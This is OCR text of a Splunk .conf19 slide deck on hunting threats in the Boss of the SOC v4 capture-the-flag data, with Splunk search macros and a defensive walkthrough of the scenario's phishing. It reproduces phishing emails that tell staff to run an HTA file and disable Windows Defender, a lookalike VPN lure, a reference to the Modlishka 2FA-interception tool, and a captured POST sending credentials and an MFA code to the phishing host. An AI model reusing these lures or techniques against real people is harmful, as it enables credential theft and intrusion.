Hunting In BOTS: Finding Evil Is Never An Accident

Michael Haag
Director of Applied Research | Red Canary

splunk> .conf19

Forward-Looking Statements

During the course of this presentation, we may make forward-looking statements regarding future events or plans of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results may differ materially. The forward-looking statements made in the this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, it may not contain current or accurate information. We do not assume any obligation to update any forward-looking statements made herein.

In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only, and shall not be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionalities described or to include any such feature or functionality in a future release.

BOTS Primer

Before we go any further…

BOTS/BOTN is a competitive event for security and network operations teams.

Splunk your way through the data to find answers to more than one hundred questions in this jeopardy-style capture-the-flag event.

Other BOTS Presentations

Get Some Learning on

SEC1781 - BotS the Missing Link

SCHEDULE Wednesday, October 23, 11:15 AM - 12:00 PM

Mickey Perre, Senior Sales Engineer, Splunk
Avi Vasudeva, Senior Sales Engineer, Splunk

⊕ SEC1619 - Cops and Robbers II: Paint the Town Purple!

SCHEDULE Tuesday, October 22, 04:15 PM - 05:00 PM

Kyle Champlin, Senior Product Manager, Splunk
Tim Frazier, Senior Security Specialist, Splunk

SEC2007 - Splunking the Endpoint V: Hands On with BOTSv4 Data

SCHEDULE Thursday, October 24, 10:30 AM - 12:30 PM

James Brodsky, Director, Global Security Programs, Splunk

.conf16 | Security, Compliance and Fraud | All Skill Levels

⊕ 89346 - Boss of the SOC De-brief

.conf17 | Security, Compliance and Fraud | Intermediate

⊕ SCF117546 - Splunking the Endpoint Part III: Hands-On with BOTS Data!

Session Slides

Products: Splunk Enterprise

.conf18 | Security, Compliance and Fraud | All Skill Levels

⊕ SEC1359 - Let's Get Hands-On With Splunk Enterprise Security, Splunk Phantom and Real Boss of the SOC Data

Agenda

What we're going to cover in 45 Minutes

1. Why Red Teaming is important
2. Attack Lifecycle of Shadow in BOTSv4
3. Splunk Hunting
4. Adversary Simulation with Atomic Red Team

How do you know that all of these components are working properly?


How do you know you have sufficient data to **detect** a threat?

What happened during BOTSv4?

Attack Lifecycle

splunk> .conf19


Attack Lifecycle



Source: Mandiant Consulting, see https://www.fireeye.com/services.html

BOTSv4 – Red Team Attack Lifecycle


APT32:
Attack Lifecycle



https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html

Attack Lifecycle

Shadow:
Attack Lifecycle



Why Red Team?


The Best Defense is a Good Offense

Goal:

Red Team Tests

Blue Team Detects

Red+Blue = Unstoppable




Atomic Red Team

Small and highly portable detection tests based on MITRE's ATT&CK.

Use Atomic Red Team to simulate behaviors for continuous development.

Are your **defenses** ready to withstand an actual intrusion?

We will leverage BOTSv4 to help you test and validate Splunk use cases.



AtomicRedTeam.com

Hunting Methodology

Scientific Model

The Haag™ Splunk Hunting 101

Basics of Hunting

Be Efficient

- Use Macros
  - /en-US/manager/search/admin/macros

Analyze quickly

- Stats are your friend
  - | stats values(<field>) by <field>
- Cast that net wide!
  - | stats values(dest) by dest_port

Be specific

- Zone in on critical processes or eventIDs

Review: https://www.splunk.com/blog/2017/07/06/hunting-with-splunk-the-basics.html

Don’t be afraid to be greedy*

The Haag™ Splunk Hunting 101

Macro Examples

Sysmon

- index=sysmon sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational”

Powershell

- index=powershell OR (index=wineventlog source="WinEventLog:Windows PowerShell" OR source="WinEventLog:Microsoft-Windows-PowerShell/Operational")

windows-security

- index=wineventlog source="WinEventLog:Security”

cb

- Index=carbonblack sourcetype=bit9:carbonblack:json

https://github.com/clong/DetectionLab/blob/master/Vagrant/resources/splunk_server/macros.conf

Initial Compromise

- Spearfishing Link
- Valid Accounts
- Two-Factor Authentication Interception

Initial Compromise

splunk> .conf19

Phish First, Steal Second Factor… Second

Spearphishing Link - T1192

- Data Sources: Packet capture, Web proxy, Email gateway, Detonation chamber, SSL/TLS inspection, DNS records, Mail server

Valid accounts - T1078

- Data Sources: Authentication logs, Process monitoring

Two-Factor Authentication Interception - T1111

- Data Sources: API monitoring, Process monitoring, Kernel drivers

Email - Attempt 1

results{}.workers{}.smtp.from	results{}.workers{}.smtp.to	results{}.workers{}.smtp.subject	results{}.workers{}.smtp.received-spf	results{}.workers{}.smtp.body
Bud Stoll <bstoll@froth.ly> Bud Stoll <bstoll@froth.ly>	mateo.a.valitus@thirstyberner.com mateo.a.valitus@thirstyberner.com	Frothly IT Browser Check Frothly IT Browser Check	fail (google.com: domain of bstoll@froth.ly does not designate 207.246.70.38 as permitted sender) client-ip=207.246.70.38; fail (google.com: domain of bstoll@froth.ly does not designate 207.246.70.38 as permitted sender) client-ip=207.246.70.38;	MIME-Version: 1.0 Content-Type: text/plain; charset="utf-8" Content-Transfer-Encoding: base64 TWF0ZW8sCgoKTm93IHRoYXQgeW91J3JlIHBhcnQgb2YgRnJvdGhseSwgSSBuZWVkIHlvdSBhbmQgQXVkcmV5IHRvIGRvIGEgYnJvd3NlciBjaGVjayBmcm9tIGVhY2ggb2YgeW91ciBjb21wdXRlcnMuICBOYW4geW91IHZpc2l0IGh0dHA6Ly9pdC50cm90aC5seS9icm93c2VyY2hlY2suaHRhIGFuZCBtYWtlIHN1cmUgeW91ciBicm93c2VyIHBhc3Nlcz8gIEp1c3QgY2xpY2sgIlJ1biIgd2hlbiBwcm9tcHRlZCB3aGF0IHRvIGRvIHdpdGggdGhlIGZpbGUuICBJdCBzaG91bQgYnJpbmcgdXAgYSBwb3AtdXAgd2l0aCBvdXIgbG9nby4gIEFsc28sIHNvbWV0aW1lcyBXaW5kb3dzIER1ZmVuZGVyIGhhcyBiZWVuIGJsb2NraW5nIGl0LCBzbyB5b3UgbWF5IG5lZWQgdG8gZGlzYWJsZSBXaW5EZWZlbmRlciB0byBnZXQgaXQgdG8gcnVuLgoKClRoYW5rcyEKLUJ1ZAoKCgo=

```
sourcetype=stoq "results{}.workers{}.smtp.subject"="Frothly IT Browser Check"
"results{}.workers{}.smtp.from"="*bstoll*"
| table "results{}.workers{}.smtp.from" "results{}.workers{}.smtp.to"
"results{}.workers{}.smtp.subject" "results{}.workers{}.smtp.received-spf"
"results{}.workers{}.smtp.body"
```

Email - Attempt 1

Mateo,

Now that you're part of Frothly, I need you and Audrey to do a browser check from each of your computers. Can you visit http://it.troth.ly/browsercheck.hta and make sure your browser passes? Just click "Run" when prompted what to do with the file. It should bring up a pop-up with our logo. Also, sometimes Windows Defender has been blocking it, so you may need to disable WinDefender to get it to run.

Thanks!
-Bud

```
body: MIME-Version: 1.0
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: base64

TWF0ZW8sCgoKTm93IHRoYXQgeW91J3JlIHBhcnQgb2YgRnJvdGhseSwgSSBuZWVkIHlvdSBhbmQg
QXVkcmV5IHRvIGRvIGEgYnJvd3NlciBjaGVjayBmcm9tIGVhY2ggb2YgeW91ciBjb21wdXRlcnMu
ICBDYW4geW91IHZpc2l0IGh0dHA6Ly9pdC50cm90aC5seS9icm93c2VyY2hlY2suaHRhIGFuZCBt
YWtlIHN1cmUgeW91ciBicm93c2VyIHBhc3Nlcz8gIEp1c3QgY2xpY2sgIlJ1biIgd2hlbiBwcm9t
cHRlZCB3aGF0IHRvIGRvIHdpdGggdGhlIGZpbGUuICBJdCBzaG91bGQgYnJpbmcgdXAgYSBwb3At
dXAgd2l0aCBvdXIgbG9nby4gIEFsc28sIHNvbWV0aW1lcyBXaW5kb3dzIERlZmVuZGVyIGhhcyBi
ZWVuIGJsb2NraW5nIGl0LCBzbyB5b3UgbWF5IG5lZWQgdG8gZGlzYWJsZSBXaW5EZWZlbmRlciB0
byBnZXQgaXQgdG8gcnVuLgoKClRoYW5rcyEKLUJ1ZAoKCgo=
```

Email - Attempt 2

results{}.workers{}.smtp.from	results{}.workers{}.smtp.to	results{}.workers{}.smtp.subject	results{}.workers{}.smtp.received-spf	results{}.workers{}.smtp.body
Mateo Valitus <mateo@thirstyberner.com> Mateo Valitus <mateo@thirstyberner.com>	bstoll@froth.ly bstoll@froth.ly	Please double check VPN access Please double check VPN access	None (protection.outlook.com: thirstyberner.com does not designate permitted sender hosts) None (protection.outlook.com: thirstyberner.com does not designate permitted sender hosts)	MIME-Version: 1.0 Content-Type: text/plain; charset="utf-8" Content-Transfer-Encoding: base64 QnVkLApJ4oCZbSBoZWFkaW5nIG91dCBvZiB0b3duIG9uIFBUTyBmb3IgYSBjb3VwbGUgb2YgZGF5cyBhbmQgd29u4oCZdCBiZSBhcm91bmQgdGhlIGJyZXdlcnkuICBDYW4geW91IGxvZ2luIHRvIHRoZSB2cG4gYXQgaHR0cDovL3Zwbi50aGlyc3R5YmVtZXIuY29tIGFuZCBtYWtlIHN1cmUgdGhhdCB5b3UgY2FuIGFjY2VzcyBpdCB1c2luZyB5b3VyIG5ldyBNdWx0aWZhY3RvciBhdXRoIHRva2VuPyAgSSBtYWRlIGEgY291cGxlIG9mIGNoYW5nZXMgc28gSSB3YW50IHRvIG1ha2Ugc3VyZSB5b3UgY2FuIGFjY2VzcyBpdCBiZWZvcmUgSSdtIG91dCBvZiB0aGUgb2ZmaWNlLgoKVGhhbmtzIQotTWF0ZW8K

Bud,
I’m heading out of town on PTO for a couple of days and won’t be around the brewery. Can you login to the vpn at http://vpn.thirstybemer.com and make sure that you can access it using your new Multifactor auth token? I made a couple of changes so I want to make sure you can access it before I'm out of the office.

Thanks!
–Mateo


Email - Attempt 2

https://github.com/drk1wi/Modlishka

sourcetype=stream:http

src_content

ajax=1&username=bstoll&realm=&reqid=502483277&code=204307&code2=&polid=1&grp=MFAAUTH&credential=feel%20the%20bern



src_headers

POST /remote/logincheck HTTP/1.1
Origin: http://vpn.thirstybemer.com
Referer: http://vpn.thirstybemer.com/remote/login?&err=sslvpn_login_permission_denied&lang=en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Pragma: no-cache
Cache-Control: no-store, no-cache, must-revalidate
If-Modified-Since: Sat, 1 Jan 2000 00:00:00 GMT
Content-Type: text/plain;charset=UTF-8
Accept: */*
Accept-Language: en-US
Accept-Encoding: gzip, deflate
Host: vpn.thirstybemer.com
Content-Length: 113
Connection: Keep-Alive

